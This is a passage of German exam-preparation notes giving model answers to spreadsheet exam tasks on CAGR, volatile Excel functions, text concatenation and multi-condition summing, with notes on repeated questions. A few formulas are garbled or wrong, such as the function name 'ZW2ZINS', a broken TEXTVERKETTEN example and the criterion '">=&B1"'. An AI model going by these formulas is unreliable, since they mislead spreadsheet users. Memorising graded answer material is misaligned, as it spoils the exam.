(✓){+4} Grenzfall reale Daten. Liegen die Punkte nicht exakt auf einer Geraden, weichen Regression und Hoch-Tief-Methode voneinander ab. Die Regression nutzt alle Datenpunkte, die Hoch-Tief-Methode nur zwei und reagiert deshalb empfindlich auf Ausreißer an den Rändern. Das ist der fachliche Grund, warum die „mathematische Methode“ der „Hoch-Tief-Methode“ vorgezogen wird.

Rohleders Erwartung: Er will die beiden Funktionsnamen **ACHSENABSCHNITT** und **STEIGUNG** mit vollständiger Formel und der zwingenden Argumentreihenfolge y vor x – und die ökonomische Zuordnung, dass Achsenabschnitt gleich Fixkosten und Steigung gleich variable Stückkosten bedeutet.

Aufgabe #010 · 14 P · CAGR – durchschnittliche jährliche Wachstumsrate · Original-Aufgabenstellung

! Wiederholer: wortgleich auch am 30.01.2023 gestellt; verwandt am 27.02.2024.

- 4 P. Was versteht man unter dem CAGR? Erläutern Sie ausführlich!
- 2 P. Wozu verwendet man diese Kennzahl typischerweise? (Zwei Beispiele)
- 4 P. Erläutern Sie zwei verschiedene Möglichkeiten, CAGRs im Tabellenblatt zu ermitteln
- 4 P. Um einen CAGR zu ermitteln, benötigt man die Anzahl der Perioden. Erläutern Sie zwei verschiedene Verfahren, diese Periodenanzahl im Tabellenblatt zu ermitteln.

Arbeitsbeispiel für alle Teile. In Spalte A stehen die Jahre 2019 bis 2024 in den Zeilen 2 bis 7, in Spalte B die zugehörigen Umsätze 100, 115, 108, 130, 150 und 161 in Millionen Euro. Anfangswert ist damit B2 mit 100, Endwert B7 mit 161.

a) 4 P. – Was man unter dem CAGR versteht

✓ **{1}** CAGR steht für *Compound Annual Growth Rate*, auf Deutsch die durchschnittliche jährliche Wachstumsrate. Sie beantwortet die Frage, mit welcher gleichbleibenden Rate eine Größe pro Jahr hätte wachsen müssen, um vom Anfangswert nach n Perioden genau den beobachteten Endwert zu erreichen. Die Berechnungsformel lautet $CAGR = (\text{Endwert} / \text{Anfangswert})^{1/n} - 1$, wobei n die Anzahl der Perioden zwischen Anfangs- und Endzeitpunkt bezeichnet.

✓ **{2}** Der CAGR ist ein geometrisches und kein arithmetisches Mittel. Er ist das geometrische Mittel der jährlichen Wachstumsfaktoren und berücksichtigt damit den Zinseszins- beziehungsweise Verkettungseffekt, weil jedes Jahr auf dem bereits gewachsenen Vorjahreswert wächst. Ein einfacher arithmetischer Durchschnitt der Jahresraten wäre falsch, weil er diesen Effekt ignoriert und tendenziell zu hoch ausfällt.

✓ **{3}** Der CAGR normalisiert und glättet. Er fasst alle jährlichen Schwankungen, im Beispiel den Einbruch des Jahres 2021, zu einem einzigen geglätteten Wert zusammen und beschreibt eine fiktive, gleichmäßige Entwicklung. Weil das Ergebnis eine einzige Prozentzahl pro Jahr ist, lassen sich unterschiedliche Größen oder Unternehmen über unterschiedlich lange Zeiträume hinweg direkt vergleichen.

✓ **{4}** Daraus folgt zugleich seine Grenze: In die Formel gehen nur Anfangswert, Endwert und n ein, während die Zwischenwerte keine Rolle spielen. Zwei völlig verschiedene Verläufe mit gleichem Start- und Endpunkt haben denselben CAGR; die Information über die Volatilität geht verloren. Für das Zahlenbeispiel ergibt sich $CAGR = (161 / 100)^{1/5} - 1 = 1,61^{0,2} - 1 = 1,0999 - 1 = 0,0999$, also rund 9,99 % pro Jahr.

b) 2 P. – Typische Verwendung mit zwei Beispielen

✓ **{1}** Investitions- und Renditeanalyse: Ermittlung der durchschnittlichen jährlichen Rendite eines Investments, etwa eines Aktien- oder Fondsdepots, über mehrere Jahre, um die Performance verschiedener Anlagen vergleichbar zu machen.

✓ **{2}** Unternehmens- und Marktwachstum: Ermittlung des durchschnittlichen jährlichen Umsatz- oder Gewinnwachstums eines Unternehmens, eines Marktes oder eines Marktanteils, beispielsweise um zwei Unternehmen mit unterschiedlicher Historie miteinander zu vergleichen.

c) 4 P. – Zwei Möglichkeiten, den CAGR im Tabellenblatt zu ermitteln

✓ **{1} Weg 1 über die Grundrechenarten (Potenz- beziehungsweise Wurzelformel).**

Die Formel lautet:

$$=(B7/B2)^{(1/(A7-A2))}-1$$

✓ **{2}** Bestandteil für Bestandteil: = leitet die Formel ein; (B7/B2) klammert die Division und erzwingt, dass zuerst der Quotient aus Endwert und Anfangswert gebildet wird; B7 ist der Zellbezug auf den Endwert 161; / ist der Divisionsoperator und liefert den Gesamtwachstumsfaktor 1,61; B2 ist der Zellbezug auf den Anfangswert 100; ^ ist der Potenzoperator; (1/(A7-A2)) klammert den Exponenten, wobei A7-A2 die Periodenanzahl n von 5 ergibt und 1/5 gleich 0,2 der fünften Wurzel entspricht; - 1 zieht die Basis von 100 % ab, damit aus dem Wachstumsfaktor 1,0999 die Wachstumsrate 0,0999 wird. Die Zelle ist als Prozent zu formatieren.

✓ **{3} Weg 2 über die Finanzfunktion ZWZINS.** Excel hat eine Funktion, die genau diese Formel gekapselt enthält:

$$=ZWZINS(A7-A2;B2;B7)$$

✓ **{4}** Bestandteil für Bestandteil: = leitet die Formel ein; ZWZINS, englisch RRI, berechnet den äquivalenten Zinssatz, mit dem ein Barwert in n Perioden zum Zukunftswert wächst, und ist rechnerisch identisch zu $(Zw/Bw)^{(1/Zzr)}-1$; A7-A2 ist das erste Argument Zzr, also die Periodenanzahl 5; ; ist das Argumenttrennzeichen; B2 ist das zweite Argument Bw, also der Barwert beziehungsweise Anfangswert 100; B7 ist das dritte Argument Zw, also der Zukunftswert beziehungsweise Endwert 161. Das Ergebnis lautet ebenfalls 0,0999, also rund 9,99 %. Weg 2 ist kurz und selbsterklärend, Weg 1 zeigt dagegen die Mathematik offen.

d) 4 P. – Zwei Verfahren zur Bestimmung der Periodenanzahl n

Vorab ist festzuhalten, dass n die Anzahl der Zeitspannen und nicht die Anzahl der Datenpunkte ist: Bei sechs Jahreswerten von 2019 bis 2024 liegen nur fünf Wachstumsschritte dazwischen.

✓ **{1} Verfahren 1 – Datenpunkte zählen und eins abziehen.** Die Formel lautet $=ANZAHL(B2:B7)-1$.

✓ **{2}** Bestandteil für Bestandteil: = leitet die Formel ein; ANZAHL zählt, wie viele Zellen mit Zahlen im angegebenen Bereich stehen, wobei Text und leere Zellen ignoriert werden; B2:B7 ist das Bereichsargument, : der Bereichsoperator „von B2 bis B7“, das Ergebnis sind 6 Werte; - 1 zieht eins ab, weil zwischen sechs Werten nur fünf Zeitspannen liegen. Das Ergebnis ist 5. Der Vorteil dieses Verfahrens ist, dass es sich automatisch anpasst, wenn Zeilen ergänzt werden.

✓ **⟨3⟩ Verfahren 2 – Differenz der Jahreszahlen.** Die Formel lautet =A7 - A2.

✓ **⟨4⟩** Bestandteil für Bestandteil: = leitet die Formel ein; A7 ist der Zellbezug auf das Endjahr 2024; - ist der Subtraktionsoperator; A2 ist der Zellbezug auf das Anfangsjahr 2019. Das Ergebnis ist $2024 - 2019 = 5$. Der Vorteil dieses Verfahrens ist, dass es direkt und unabhängig von der Zeilenanzahl arbeitet. Stehen statt Jahreszahlen echte Datumswerte in den Zellen, liefert die Jahresdifferenz keine sauberen Bruchteile; dann verwendet man =BRTEILJAHRE (A2 ; A7 ; 1), wobei BRTEILJAHRE, englisch YEARFRAC, die Zeitspanne als Bruchteil von Jahren ausgibt, A2 das Ausgangsdatum, A7 das Enddatum und 1 als Basis die Zählkonvention „tatsächliche Tage geteilt durch tatsächliche Jahreslänge“ festlegt.

Über die geforderten Punkte hinaus

(✓){+1} Wiederholungslage. Diese Aufgabe kam am 30.01.2023 als Nummer 6 wortgleich mit denselben 14 Punkten und derselben Teilaufgabenstruktur wieder. Am 27.02.2024 erschien sie als Nummer 1 mit 11 Punkten in umgebauter Form: a) Begriff mit 3 Punkten, b) Periodenanzahl mit 4 Punkten und c) zwei Nachteile beziehungsweise Grenzen der Kennzahl mit 4 Punkten. Damit ist der CAGR das am häufigsten wiederholte Thema des Fachs.

(✓){+2} Der 2024er-Zusatzteil vorbereitet: Nachteil 1. Der CAGR ignoriert die Zwischenwerte vollständig. Ein Umsatzverlauf $100 \rightarrow 20 \rightarrow 161$ und ein Verlauf $100 \rightarrow 130 \rightarrow 161$ haben denselben CAGR, obwohl das Risikoprofil völlig verschieden ist. Die Kennzahl blendet die Volatilität aus.

(✓){+3} Der 2024er-Zusatzteil vorbereitet: Nachteil 2. Der CAGR ist extrem empfindlich gegenüber der Wahl von Anfangs- und Endjahr. Wer als Startjahr ein Krisenjahr wählt, erzeugt einen künstlich hohen CAGR. Genau das macht die Kennzahl zu einem beliebten Instrument geschönter Unternehmenspräsentationen.

(✓){+4} Der 2024er-Zusatzteil vorbereitet: Nachteil 3. Bei negativem Anfangs- oder Endwert ist der CAGR mathematisch nicht definiert beziehungsweise sinnlos, weil aus einer negativen Basis keine reelle Wurzel gezogen werden kann. Bei Ergebnisgrößen wie EBIT ist die Kennzahl deshalb häufig unbrauchbar.

(✓){+5} „und Co.“ im Aufgabentitel. Der Zusatz zielt darauf, Anfangs- und Endwert dynamisch zu beschaffen, statt sie fest zu verdrahten. Mit $=XVERWEIS(2024;A2:A7;B2:B7)$ sucht man den Endwert, wobei XVERWEIS der Funktionsname, 2024 das Suchkriterium, A2:A7 die Suchmatrix und B2:B7 die Rückgabematrix ist.

(✓){+6} Kombinierte dynamische Formel. Vollständig lautet sie $= (XVERWEIS(2024;A2:A7;B2:B7) / XVERWEIS(2019;A2:A7;B2:B7)) ^ (1 / (2024 - 2019)) - 1$. Damit lässt sich der Betrachtungszeitraum ändern, ohne die Formelstruktur anzufassen.

(✓){+7} Variante mit INDIRECT. $=INDIREKT("B"&(1+ANZAHL(B2:B7)))$ adressiert den letzten Wert der Spalte dynamisch. Dabei wandelt INDIRECT eine Textzeichenfolge in einen echten Zellbezug um, "B" ist der Spaltenbuchstabe als Textbaustein, & der Verkettungsoperator und 1+ANZAHL(B2:B7) die errechnete letzte Datenzeile 7. Nachteil: INDIRECT ist volatil und gehört damit zu den Performance-Bremsen.

(✓){+8} Warum nicht ZINS() oder ZSATZINVEST(). ZW2ZINS ist die Funktion für den Wachstumsfaktor ohne laufende Zahlungen. ZINS() erwartet zusätzlich regelmäßige Zahlungen und ist hier falsch. Diese Abgrenzung ist ein typischer Nachfragepunkt.

(✓){+9} Rechnung ohne Taschenrechner. Da nur ein nicht-programmierbarer Taschenrechner zugelassen ist, muss die fünfte Wurzel per Potenztaste gezogen werden: 1,61 hoch 0,2. Wer das Vorgehen im Rechenweg beschreibt, erfüllt die Vorgabe „alle Rechenwege müssen nachvollziehbar angegeben werden“.

(✓){+10} Rundungsvorgabe beachten. Das Deckblatt verlangt kaufmännisches Runden auf zwei Nachkommastellen, auch bei Prozentwerten. Die korrekte Angabe lautet also 9,99 % und nicht 10 % oder 0,0999.

(✓){+11} Der klassische Zähl-Fehler. Sechs Jahreszahlen, aber fünf Perioden – das ist der Zaunpfahl-Effekt: Zwischen sechs Pfählen liegen nur fünf Lücken. Wer hier $n = 6$ einsetzt, erhält 8,26 % statt 9,99 % und verliert die Punkte in c) und d) gleichzeitig.

(✓){+12} Plausibilitätsprüfung des Ergebnisses. Eine Verzehnfachung in zehn Jahren entspricht rund 26 % CAGR, eine Verdopplung in fünf Jahren rund 15 %. Der Wert 9,99 % bei einer Steigerung von 100 auf 161 in fünf Jahren fügt sich in diese Größenordnungen ein – solche Anker verhindern grobe Rechenfehler.

(✓){+13} Verbindung zur Investitionsrechnung. ZW2ZINS gehört zur selben Funktionsfamilie wie XINTZINSFUSS und XKAPITALWERT. Während der CAGR nur Anfang und Ende kennt, verarbeiten diese Funktionen den vollständigen Zahlungsstrom – ein guter Schlusssatz zur Einordnung der Kennzahl.

(✓){+14} Zeitbudget. Mit 14 von 60 Punkten ist diese Aufgabe die schwerste der Klausur und rechtfertigt rund 14 Minuten der 60-minütigen Bearbeitungszeit. Wer sie sicher beherrscht, hat fast ein Viertel der Klausur bereits gesichert – das ist der Grund, sie zuerst zu bearbeiten.

Rohleders Erwartung: Er will in a) ausdrücklich das geometrische Mittel mit Zinseszins effekt und die Glättungswirkung, in c) zwei technisch verschiedene Wege – Grundrechenarten und Finanzfunktion, nicht zweimal dieselbe Potenzformel – und in d) das Bewusstsein, dass n die Anzahl der Zeitspannen und nicht der Datenpunkte ist.

Aufgabe #011 · 7 P. · Volatile Tabellenblatffunktionen und ihre Rechenlast · Original-Aufgabenstellung

- a) 5 P. Was versteht man unter einer volatilen Tabellenblatffunktion? Nennen Sie drei Beispiele!
- b) 2 P. Warum sollten volatile Tabellenblatffunktionen bei der Modellierung möglichst sparsam eingesetzt werden?

a) 5 P. – Begriff und drei Beispiele

Eine **volatile** (flüchtige) Tabellenblatffunktion ist eine Funktion, die bei **jeder** Neuberechnung der Arbeitsmappe erneut ausgewertet wird – und zwar **unabhängig davon, ob sich ihre eigenen Argumente oder die von ihr referenzierten Zellen überhaupt geändert haben**. ✓ {1}

Zur Abgrenzung: Eine normale Funktion rechnet Excel nur dann neu, wenn sich mindestens eine ihrer Vorgängerzellen im Abhängigkeitsbaum verändert hat; Excel arbeitet also mit **intelligenter Neuberechnung** und rechnet nur das Nötige. Volatile Funktionen durchbrechen diese Optimierung: Sie melden sich bei jedem Berechnungslauf zwingend zur Neuberechnung an und ziehen dabei sämtliche von ihnen abhängigen Nachfolgezellen mit hinein – aus einer volatilen Zelle wird so eine ganze volatile Formelkette. ✓ {2}

Typische Auslöser einer Neuberechnung sind eine Zelleingabe mit der Eingabetaste, das Einfügen oder Löschen von Zeilen, Spalten und Zellen, das Öffnen der Datei, Sortier- und Filteroperationen sowie `F9` beziehungsweise `Strg+Alt+F9` für eine vollständige Neuberechnung. ✓ {3}

Drei Beispiele:

JETZT() gibt das aktuelle Datum **samt Uhrzeit** als fortlaufende Zahl zurück. **JETZT** ist der Funktionsname und liest die Systemzeit des Rechners aus; die runden Klammern () sind Pflicht, obwohl die Funktion **kein Argument** besitzt – ohne sie hielte Excel den Eintrag für einen benannten Bereich. Volatil ist sie, weil sich die Uhrzeit fortlaufend ändert. **HEUTE()** liefert nach demselben Bauprinzip das Tagesdatum ohne Uhrzeit und ist volatil, weil sich das Datum spätestens beim Tageswechsel ändert. ✓ {4}

ZUFALLSZAHL() gibt eine gleichverteilte Zufallszahl größer oder gleich 0 und kleiner als 1 zurück, ebenfalls ohne Argument, und ist volatil, weil jede Neuberechnung einen neuen Wert erzeugt. Weitere zulässige Beispiele wären `ZUFALLSBEREICH(UntereZahl;ObereZahl)`, `BEREICH.VERSCHIEBEN()`, `INDIREKT()`, `ZELLE()` und `INFO()`; in `ZUFALLSBEREICH(1;6)` ist 1 das erste

Argument (untere Grenze), das **Semikolon** ; der Argumenttrenner der deutschen Excel-Version und 6 das zweite Argument (obere Grenze). ✓ **{5}**

b) 2 P. – Warum sparsam einsetzen

Grund 1 – Rechenlast und Performance. Weil volatile Funktionen bei jeder Neuberechnung erneut ausgeführt werden und dabei alle abhängigen Folgezellen mitziehen, steigt die Rechenlast der Mappe überproportional. In großen Modellen mit vielen volatilen Zellen bedeutet das spürbar längere Berechnungszeiten und eine träge, ruckelnde Bedienung, obwohl sich inhaltlich nichts geändert hat – im Extremfall rechnet die Mappe nach jedem Tastendruck vollständig durch. ✓ **{1}**

Grund 2 – Nachvollziehbarkeit und Reproduzierbarkeit. Zeit- und zufallsbasierte volatile Funktionen liefern bei jeder Aktion potenziell andere Ergebnisse, sodass das Modell nicht mehr eindeutig reproduzierbar ist: Zwischenergebnisse lassen sich schwerer prüfen, dokumentieren und mit früheren Ständen vergleichen. Für einen prüfbaren Bericht ist das ein Ausschlusskriterium – ein Datenstand, der sich beim Öffnen ändert, ist als Beleg wertlos. ✓ **{2}**

■ Über die geforderten Punkte hinaus

Der praktische Ersatz für HEUTE () im Dokublatt ist das **einmal fest eingetippte Datum** beziehungsweise die Tastenkombination Strg+. (Punkt), die das Tagesdatum als festen Wert einfügt. Das ist der Unterschied zwischen „gedruckt am“ (darf mitwandern) und „Datenstand“ (darf auf keinen Fall mitwandern). (✓){+1}

INDIREKT () ist der gefährlichste Vertreter der Gruppe, weil es gleich **zwei** Nachteile vereint: Es ist volatil, und sein Bezug steht nur als Text da, wird von Excel also bei Strukturänderungen **nicht** angepasst – wird die Zielspalte verschoben, zeigt die Formel stumm auf die falsche Stelle, ohne #BEZUG! zu melden. (✓){+2}

BEREICH.VERSCHIEBEN () wurde früher für „mitwachsende Bereiche“ verwendet; diese Aufgabe erledigen heute **formatierte Excel-Tabellen mit strukturierten Verweisen** oder die Überlauferferenz A2#, beide nicht volatil. Wer im aktuellen Excel noch BEREICH.VERSCHIEBEN () für dynamische Bereiche einsetzt, kauft sich Volatilität ohne Not. (✓){+3}

Eine Sonderrolle spielt SUMMEWENN ()/SUMMEWENNS () in der Wahrnehmung vieler Anwender: Diese Funktionen sind **nicht** volatil, wirken aber bei sehr großen Bereichen ähnlich langsam. Die richtige Diagnose ist hier nicht Volatilität, sondern die Größe des durchsuchten Bereichs – ganze Spaltenbezüge wie A:A sind der eigentliche Fehler. (✓){+4}

Zum Nachweis eignet sich ein Test: Berechnungsmodus auf „manuell“ stellen (Formeln → Berechnungsoptionen), eine beliebige Zelle bearbeiten und mit F9 einmal rechnen lassen – ändert sich JETZT (), obwohl an ganz anderer Stelle getippt wurde, ist der volatile Charakter belegt. (✓){+5}

Volatilität ist außerdem **ansteckend**: Sobald eine normale Formel eine volatile Zelle referenziert, wird sie selbst bei jedem Lauf mitgerechnet. Eine einzige JETZT ()-Zelle im Kopfbereich kann so ein ganzes Berichtsblatt volatil machen. (✓){+6}

Fairerweise gibt es legitime Einsätze: ein Zeitstempel auf dem Deckblatt, ein ZUFALLSZAHL () für eine bewusst durchgeführte Simulation, ein ZELLE ("dateiname"; A1) zur Dokumentation des Speicherorts. Die Regel lautet „sparsam und bewusst“, nicht „nie“ – und im Simulationsfall friert man das Ergebnis anschließend mit „Einfügen als Werte“ ein. (✓){+7}

Rohleders Erwartung: Er will den Kernsatz „wird neu berechnet, **auch wenn sich nichts geändert hat**“ hören und drei sauber benannte

Beispiele **mit leeren Pflichtklammern** . Bei b) müssen zwei verschiedene Achsen kommen – Performance **und** Reproduzierbarkeit; zweimal „es dauert länger“ ist nur ein Punkt.

Aufgabe #012 · 5 P. · Textverkettung: Begriff und betriebliche Anwendungsgebiete **· Original-Aufgabenstellung**

a) 3 P. Was versteht man in Excel unter einer Textverkettung?

b) 2 P. Nennen Sie zwei typische Anwendungsgebiete für Textverkettungen!

! Wiederholer: Verwandt mit der Fassung vom 18.02.2022 (dort Aufgabe 2, 7 Punkte) – Textvergleich ergab 74 % Übereinstimmung: Die Teile a) und b) sind identisch, die 2022er-Februarfassung hatte zusätzlich ein Teil c) („Nennen Sie zwei Methoden, Textverkettungen als Formeln in Zellen einzugeben“, 2 P.). Hier eigenständig gelöst; für das fehlende c) siehe die Februarfassung.

a) 3 P. – Begriff der Textverkettung

Textverkettung (englisch *concatenation*) bezeichnet in Excel das Zusammenfügen mehrerer einzelner Textbausteine zu **einer einzigen zusammenhängenden Zeichenfolge** in einer Zielzelle; Bausteine können feste Texte, Zellinhalte, Zahlen oder Ergebnisse anderer Funktionen sein. ✓ {1}

Das Ergebnis einer Verkettung ist **stets ein Textwert**, auch dann, wenn ausschließlich Zahlen beteiligt waren – das ist der in der Praxis wichtigste Merksatz, weil mit einem so entstandenen „Betrag“ anschließend nicht mehr gerechnet werden kann und Vergleiche mit echten Zahlen fehlschlagen. ✓ {2}

Umgesetzt wird die Verkettung entweder über den **Verkettungsoperator &** oder über die dafür vorgesehenen Textfunktionen VERKETTEN(), TEXTKETTE() beziehungsweise TEXTVERKETTEN(). Fest einzufügende Bestandteile wie Leerzeichen, Kommata oder Bindestriche werden als **Textliteral in doppelten Anführungszeichen** " " mitverkettet; die Anführungszeichen kennzeichnen dabei nur den festen Text und erscheinen selbst nicht im Ergebnis. Ein Beispiel: =B2 & " , " & A2 verbindet den Nachnamen aus B2, das Textliteral " , " und den Vornamen aus A2 zum Ergebnis Me i e r , Anna. ✓ {3}

b) 2 P. – Zwei typische Anwendungsgebiete

Anwendungsgebiet 1: Bilden von Voll- beziehungsweise Anzeigenamen und zusammengesetzten Schlüsseln. Aus getrennt gespeicherten Feldern – Vorname in Spalte A, Nachname in Spalte B – entsteht ein einheitlicher Anzeigename wie Me i e r , Anna für Listen, Ausweise oder Auswertungen. Dieselbe Technik erzeugt aus Mandant und

Belegnummer einen eindeutigen Schlüssel, über den anschließend zwei Tabellen zusammengeführt werden können. ✓ {1}

Anwendungsgebiet 2: Erzeugen dynamischer Texte für Serienbriefe, Adressetiketten und E-Mail-Adressen. Anrede, Straße, Postleitzahl und Ort werden aus einzelnen Zellen automatisch zu einem fertigen Adressblock zusammengesetzt; ebenso entsteht aus Vorname, Nachname und Domain die Firmen-E-Mail-Adresse. Der Vorteil gegenüber der Handeingabe ist, dass sich der Text bei jeder Datenänderung automatisch mit aktualisiert. ✓ {2}

Über die geforderten Punkte hinaus

Der Unterschied zwischen den Funktionen ist prüfungsrelevant: VERKETTEN() ist die veraltete Form und nimmt nur Einzelwerte; TEXTKETTE() akzeptiert ganze **Bereiche**; TEXTVERKETTEN(Trennzeichen;Leere_{ignorieren};Text1;...) setzt zusätzlich automatisch ein Trennzeichen zwischen alle Bausteine und kann leere Zellen überspringen – genau das, was man für Adressblöcke braucht. (✓){+1}

In =TEXTVERKETTEN(" ", ";WAHR;A2:C2) ist " ", " das erste Argument (Trennzeichen als Textliteral), WAHR das zweite (leere Zellen werden übersprungen, sodass keine doppelten Kommata entstehen) und A2:C2 der Bereich der zu verbindenden Bausteine; das ; trennt die Argumente, der : ist der Bereichsoperator. (✓){+2}

Zahlen verlieren beim Verketteten ihr **Zahlenformat**: Aus 1234,5 wird die Zeichenfolge 1234,5 ohne Tausenderpunkt und ohne Währungszeichen. Abhilfe schafft TEXT(), etwa ="Rechnungsbetrag: " & TEXT(B2;"#.##0,00 €"), wobei das zweite Argument das gewünschte Format als Textcode vorgibt. (✓){+3}

Für Zeilenumbrüche innerhalb einer verketteten Zelle wird ZEICHEN(10) eingefügt; damit der Umbruch sichtbar wird, muss für die Zelle zusätzlich „Zeilenumbruch“ aktiviert sein – eine klassische Stolperstelle beim Bau von Adressblöcken. (✓){+4}

Die betriebswirtschaftlich wichtigste Warnung: Ein aus Zahlen verketteter Schlüssel ist **Text** und findet beim XVERWEIS() seine numerische Entsprechung nicht. Wenn eine Suche unerklärlich #NV liefert, obwohl beide Werte auf dem Bildschirm gleich aussehen, ist fast immer eine Verkettung im Spiel. (✓){+5}

Rohleders Erwartung: Bei a) reichen ihm drei Kernaussagen – Zusammenfügen mehrerer Bausteine zu einer Zeichenfolge, Ergebnis ist

Text, Umsetzung über & oder Textfunktion. Bei b) will er **betriebliche** Anwendungen sehen, nicht zwei Varianten derselben Namensbildung.

Aufgabe #013 · 4 P · Mehrfachbedingtes Addieren: zwei geeignete Techniken · Original-Aufgabenstellung

In der betriebswirtschaftlichen Praxis müssen sehr häufig Werte addiert werden, deren Datensatz bestimmte Bedingungen erfüllt. Excel bietet zum Addieren von Werten auf der Grundlage mehrerer Bedingungen verschiedene Möglichkeiten. Erläutern Sie zwei für diese Aufgabe geeignete Techniken!

! Wiederholer: Am 27.02.2024 als Aufgabe 5 wortgleich erneut gestellt (ebenfalls 4 Punkte).

4 P. – Zwei Techniken (je 2 P.)

Technik 1: SUMMEWENNS () – die vorgesehene Standardlösung. Die Funktion addiert die Zellen eines Bereichs, die **mehreren** Kriterien gleichzeitig entsprechen; das „S“ am Ende unterscheidet sie von SUMMEWENN () mit nur einem Kriterium. Ihre Syntax lautet =SUMMEWENNS (Summenbereich;Kriterienbereich1;Kriterium1; [Kriterienbereich2;Kriterium2];...), ein Beispiel =SUMMEWENNS (C2:C11;A2:A11;"Süd";B2:B11;"Möbel"). ✓ {1}

Jeder Bestandteil einzeln: = leitet die Formel ein; SUMMEWENNS ist der Funktionsname; die runden Klammern umschließen die Argumente; das **Semikolon** ; ist der Argumenttrenner der deutschen Excel-Version; C2:C11 ist der **Summenbereich**, also der Bereich, dessen Zahlen am Ende addiert werden – Klausurfälle: Bei SUMMEWENNS () steht er **zuerst**, bei SUMMEWENN () dagegen zuletzt; A2:A11 ist der erste Kriterienbereich und "Süd" das zugehörige Kriterium, wobei die **doppelten Anführungszeichen** Textkriterien kennzeichnen (Zahlen stehen ohne); B2:B11 und "Möbel" bilden das zweite Paar, von denen bis zu 127 angehängt werden dürfen; der : ist jeweils der Bereichsoperator. Die Funktion prüft Zeile für Zeile, ob **alle** Kriterien zutreffen (logisches UND), und addiert nur dann den zugehörigen Wert. ✓ {2}

Technik 2: SUMMENPRODUKT () – die flexible Alternative. Die Funktion multipliziert einander entsprechende Elemente mehrerer gleich großer Bereiche und summiert die Produkte; mit Wahrheitswerten als Faktoren lässt sich damit ebenfalls mehrfachbedingtes addieren: =SUMMENPRODUKT ((A2:A11="Süd")*(B2:B11="Möbel")*C2:C11). ✓ {3}

Der Trick liegt in den inneren Klammern: Der Ausdruck (A2:A11="Süd") verwendet = als **Vergleichsoperator** und liefert für jede Zeile WAHR oder FALSCH, was Excel in der Rechnung als 1 beziehungsweise 0 behandelt. Das Malzeichen * verknüpft die

Bedingungen zu einem logischen UND, denn nur 1×1 ergibt 1, während jede nicht erfüllte Bedingung die Zeile mit 0 herausfallen lässt; die abschließende Multiplikation mit dem Summenbereich C2 : C11 lässt genau die Umsätze der zutreffenden Zeilen stehen, die dann aufsummiert werden. Vorteil gegenüber Technik 1 ist die Flexibilität, weil auch Vergleiche, Berechnungen und Ausdrücke über Bereiche zulässig sind; Nachteil ist die schlechtere Lesbarkeit, und beide Techniken teilen die Fehlerquelle, dass **alle beteiligten Bereiche exakt gleich groß** sein müssen, sonst liefert Excel #WERT!. ✓{4}

■ Über die geforderten Punkte hinaus

Als dritte zulässige Technik gilt die **Pivot-Tabelle** mit Region im Zeilen- und Kategorie im Spaltenbereich: Sie liefert nicht nur einen Wert, sondern die ganze Kreuztabelle, ist aber kein Formelerggebnis und muss aktualisiert werden. Wer sie nennt, sollte den Unterschied „Formel rechnet live, Pivot rechnet auf Knopfdruck“ mitliefern. (✓){+1}

Eine vierte Variante ist `SUMME(FILTER(. . .))` mit den dynamischen Arrays: `=SUMME(FILTER(C2:C11;(A2:A11="Süd")*(B2:B11="Möbel")))`. Sie ist ausdrucksstärker als `SUMMEWENNS()`, steht aber erst ab Microsoft 365 beziehungsweise Excel 2021 zur Verfügung. (✓){+2}

`SUMMEWENNS()` beherrscht auch **Vergleichsoperatoren als Text**: `">1000"` summiert alles über 1.000, `">=&B1"` verkettet den Operator mit einem Zellwert, sodass der Schwellenwert in einer sichtbaren Zelle gepflegt werden kann statt in der Formel zu verschwinden. (✓){+3}

Mit strukturierten Verweisen wird die Standardlösung selbsterklärend: `=SUMMEWENNS(Daten[Umsatz];Daten[Region];"Süd";Daten[Kategorie];"Möbel")` benennt alle drei Bereiche und wächst mit der Tabelle mit – das ist die Fassung, die in einer prüfbaren Mappe stehen sollte. (✓){+4}

Rohleders Erwartung: Zwei **verschiedene** Techniken, nicht zwei Schreibweisen derselben. `SUMMEWENNS()` muss dabei sein und die Reihenfolge „Summenbereich zuerst“ sitzen; die zweite Technik zählt nur, wenn erklärt ist, **wie** sie das UND herstellt.

Aufgabe #014 · 14 P. · CAGR: Begriff, Verwendung und Ermittlung im Tabellenblatt
· Original-Aufgabenstellung

- a) 4 P. Was versteht man unter der CAGR? Erläutern Sie ausführlich!
 - b) 2 P. Wozu verwendet man diese Kennzahl typischerweise? (Zwei Beispiele)
 - c) 4 P. Erläutern Sie zwei verschiedene Möglichkeiten, CAGRs im Tabellenblatt zu ermitteln!
 - d) 4 P. Um einen CAGR zu ermitteln, benötigt man die Anzahl der Perioden. Erläutern Sie zwei verschiedene Verfahren, diese Periodenanzahl im Tabellenblatt zu ermitteln.
- ! Wiederholer:** Wortgleich zur Fassung vom 18.02.2022 (dort Aufgabe 6, ebenfalls 14 Punkte, identische Teilaufgaben a bis d) – gemessener Textvergleich: bis auf den Artikel „der/dem CAGR“ identisch.

Wortgleicher Wiederholer – Lösung bei der Fassung vom 18.02.2022
(siehe Kapitel excel-funktionen).

(✓)(+1) Als Reservepunkt eignet sich die Grenze der Kennzahl: In die CAGR gehen nur Anfangs- und Endwert ein, der Verlauf dazwischen bleibt unsichtbar — ein schwaches Anfangs- oder starkes Endjahr verzerrt die Rate vollständig, weshalb zu jeder CAGR-Angabe der Zeitraum gehört.

Rohleders Erwartung: Er will bei a) den geometrischen Charakter der Kennzahl und die Glättungsannahme hören, bei c) zwei **wirklich verschiedene** Wege (Potenzformel und `ZWZINS()`) und bei d) beide Verfahren zur Periodenzahl mit dem klassischen Stolperstein „Datenpunkte minus 1“.

Aufgabe #015 · 11 P. · Durchschnittliche jährliche Wachstumsrate: Begriff, Periodenzählung und Aussagegrenzen · Original-Aufgabenstellung

- ! Wiederholer:** Die CAGR kam bereits am 18.02.2022 und am 30.01.2023 als 14-P-Aufgabe dran; Teilaufgabe b) ist mit der Teilaufgabe d) vom 30.01.2023 praktisch wortgleich. Neu ist hier nur Teilaufgabe c) zu den Grenzen der Kennzahl.
- a) 3 P. Erläutern Sie, was man unter der CAGR versteht.
 - b) 4 P. Um eine CAGR zu ermitteln, benötigt man die Anzahl der Perioden. Erklären Sie zwei verschiedene Verfahren, diese Periodenanzahl im Tabellenblatt zu ermitteln.
 - c) 4 P. Die CAGR als Kennzahl hat hinsichtlich ihrer Aussagekraft spezifische Nachteile bzw. Grenzen. Erläutern Sie zwei verschiedene davon.

a) 3 P. – Begriff der CAGR

